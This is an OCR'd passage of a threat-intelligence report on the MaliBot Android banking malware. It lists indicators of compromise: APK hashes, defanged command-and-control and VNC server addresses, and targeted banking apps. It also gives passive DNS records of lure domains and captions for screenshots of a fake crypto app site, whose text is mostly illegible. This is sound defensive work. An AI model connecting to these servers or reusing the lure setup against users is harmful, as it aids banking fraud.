
The following indicators of compromise may be used to identify MaliBot infections.

IoC	Name	Type	Details
APK hash	Mining X	SHA256	4f9fb1830f47c3107b2c865a169fab46f02f6e3aeb9a3673877e639755af172a
APK hash	TheCryptoApp	SHA256	b12dd66de4d180d4bbf4ae23f66bac875b3a9da455d9010720f0840541366490
APK hash	MySocialSecurity	SHA256	bfa9a861d953247eea496f4a587f59e9ee847e47a68c67a4946a927c37b042c4
APK hash	Chrome	SHA256	6d1566ffd1f60ed64b798ca1eea093982c43e1e88c096bc69dd98e0fd5c1c2d1
Infrastructure	C2 server	URL	https://walananlpi[.]xyz/
Infrastructure	C2 server	IP	5.101.0[.]44
Infrastructure	VNC server	URL	http://91.232.105[.]4:1080
Targeted app		App name	com.cajaingenieros.android.bancamovil
Targeted app		App name	es.bancosantander.apps
Targeted app		App name	es.caixaontinyent.caixaontinyentapp
Targeted app		App name	es.lacaixa.mobile.android.newwapicon
Targeted app		App name	es.unicajabanco.app
Targeted app		App name	it.bcc.iccrea.mycartabcc
Targeted app		App name	net.inverline.bancosabadell.officelocator.android
Targeted app		App name	posteitaliane.posteapp.appbpol
Targeted app		App name	posteitaliane.posteapp.apppostepay
Targeted app		App name	www.ingdirect.nativeframe

Campaign Screenshots

Additional screenshots were captured during the investigation of MaliBot which show previous attacker campaigns (Figure 41) and malicious websites used to trick victims in to downloading the malicious Android app (Figure 42, Figure 43, and Figure 44).

Figures 41, 42, 43, & 44




5.101.0.44 (5.101.0.0/21)


AS 34665 (Petersburg Internet Network ltd.)

Passive DNS Replication

Date resolved	Detections	Resolver	Domain
2022-04-16	0 / 89	VirusTotal	www.xireycicin.xyz
2022-04-14	0 / 89	VirusTotal	www.trust-nft.app
2022-04-14	0 / 89	VirusTotal	trust-nft.app
2022-03-15	0 / 89	VirusTotal	www.mining-x.tech
2022-03-15	3 / 89	VirusTotal	mining-x.tech
2022-03-13	0 / 89	VirusTotal	www.walananlpi.xyz
2022-03-13	0 / 89	VirusTotal	www.udapppacel.xyz
2022-03-13	0 / 89	VirusTotal	udapppacel.xyz
2022-03-13	0 / 89	VirusTotal	walananlpi.xyz
2022-03-13	0 / 89	VirusTotal	qusahaunad.xyz
2022-03-03	0 / 89	VirusTotal	www.juradannagaha.xyz
2022-03-03	0 / 89	VirusTotal	juradannagaha.xyz
2022-03-03	0 / 89	VirusTotal	xireycicin.xyz
2022-03-03	0 / 89	VirusTotal	covid19-hhs.com
2022-03-03	0 / 89	VirusTotal	www.covid19-hhs.com
2022-03-02	0 / 89	VirusTotal	www.busthetrel.xyz
2022-03-02	0 / 89	VirusTotal	busthetrel.xyz
2022-03-02	7 / 89	VirusTotal	mycrypto-app.com
2022-03-02	0 / 89	VirusTotal	www.mycrypto-app.com
2021-12-03	0 / 88	VirusTotal	special-promotions.onlinecdn-js.com

Figure 41. One of the IP addresses associated with MaliBot C2 infrastructure has played a role in previous malware campaigns.





Supercharge your crypto experience

[illegible]

Tracker

Customizable lists

[illegible]

Coin overview

[illegible]

Advanced charts

[illegible]

Portfolio

Connect exchange accounts

[illegible]

Connect public addresses

[illegible]

Manual input

[illegible]

Alerts

Catch price movements

[illegible]

Manage easily

[illegible]

Push notifications

[illegible]

Widgets

Monitor from home screen

[illegible]

Customize

[illegible]






Figure 42. Screenshot of TheCryptoApp website used by MaliBot. TheCryptoApp campaign targets (mycrypto-app[.]com)





What users are saying

[illegible]

4.7

[illegible]

Huge time saver

[illegible]

Immensely helpful.

[illegible]

Best app if you need to be alerted!

[illegible]

Killer widgets!

[illegible]

Straightforward and easy to use

[illegible]

Literally made me a lot of money

[illegible]

Speaks your language

[illegible]

Latest from our blog

What is a Flash Loan?

[illegible]

What is Impermanent Loss?

[illegible]

How do Liquidity Pools work?

[illegible]

